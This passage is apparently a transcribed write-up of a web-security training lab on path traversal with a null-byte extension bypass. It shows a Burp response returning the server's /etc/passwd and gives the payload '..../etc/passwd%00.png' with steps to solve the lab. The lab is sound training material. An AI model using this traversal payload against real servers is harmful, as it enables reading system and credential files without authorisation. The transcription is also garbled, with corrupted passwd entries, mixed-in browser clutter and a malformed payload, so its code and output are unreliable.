8 Referer: https://0af400da04a94feb866e95c100580074.web-security-academy.net/product?productId=14
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/png
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin/nologin
9 sys:x:3:3:sys:/dev/urbin/nologin
10 sync:x:4:65534:sync:/bin/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 mail:x:8:12:mail:/var/mail:/usr/sbin/nologin
13 irc:x:9:7:irc:/var/run/ircd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/sbin/nologin
18 www-data:x:33:www-data:/var/www:/bin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:4:gnats Bug Reporting System:(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:99:99:nobody:/var/nobody:/usr/sbin/nologin
24 apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12003:12003:/home/elmer:/bin/bash
29 adam:x:12000:12000:/home/adam:/bin/bash
30 messaphus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmaaq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:system Time Sync:/run/systemd/timesync:/usr/sbin/nologin
33 systemd-network,x:104:104:system Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve,x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Inspector

Selected text:/etc/passwd%00.png
Decoded from: URL encoding:/etc/passwd%00.png

2,409 bytes | 189 millis

Done Event log All issues

Getting Started ASUS Software Portal... MyASUS Software... McAfee LiveSafe... Browsers - Google Search

File path traversal, validation of file extension with null byte bypass LAB Solved



File path traversal, validation of file extension with null byte bypass

Back to lab description >

Memory: 304.5MB

Home

Baby Minding Shoes



\$26.00



12:12 AM
3/6/2024

- To get the '/image?filename=' RAW code you have to forward the code
- To solve the lab, retrieve the contents of the /etc/passwd file. Edit it as '`..../etc/passwd%00.png`' and send it, now refresh the lab page and you can see solved lab message.

❖ SUMMARY OF Path traversal

